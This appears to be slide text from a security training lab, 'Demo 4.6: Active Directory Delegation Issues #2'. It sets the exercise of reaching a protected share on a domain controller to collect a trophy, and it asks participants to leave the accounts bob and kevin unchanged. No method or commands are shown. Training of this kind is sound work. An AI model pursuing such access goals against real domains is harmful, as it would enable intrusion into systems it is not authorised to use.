
Demo 4.6

Active Directory Delegation Issues #2


- Gain access to the share
“\\DC01\ITSupport\$\Server Management” and
obtain the trophy

**Note: Please don't attempt to modify existing
accounts (bob/kevin)**


Exercise / Demo 4.6: Summary




Exercise / Demo 4.6: Summary




Exercise / Demo 4.6: Summary




Exercise / Demo 4.6: Summary



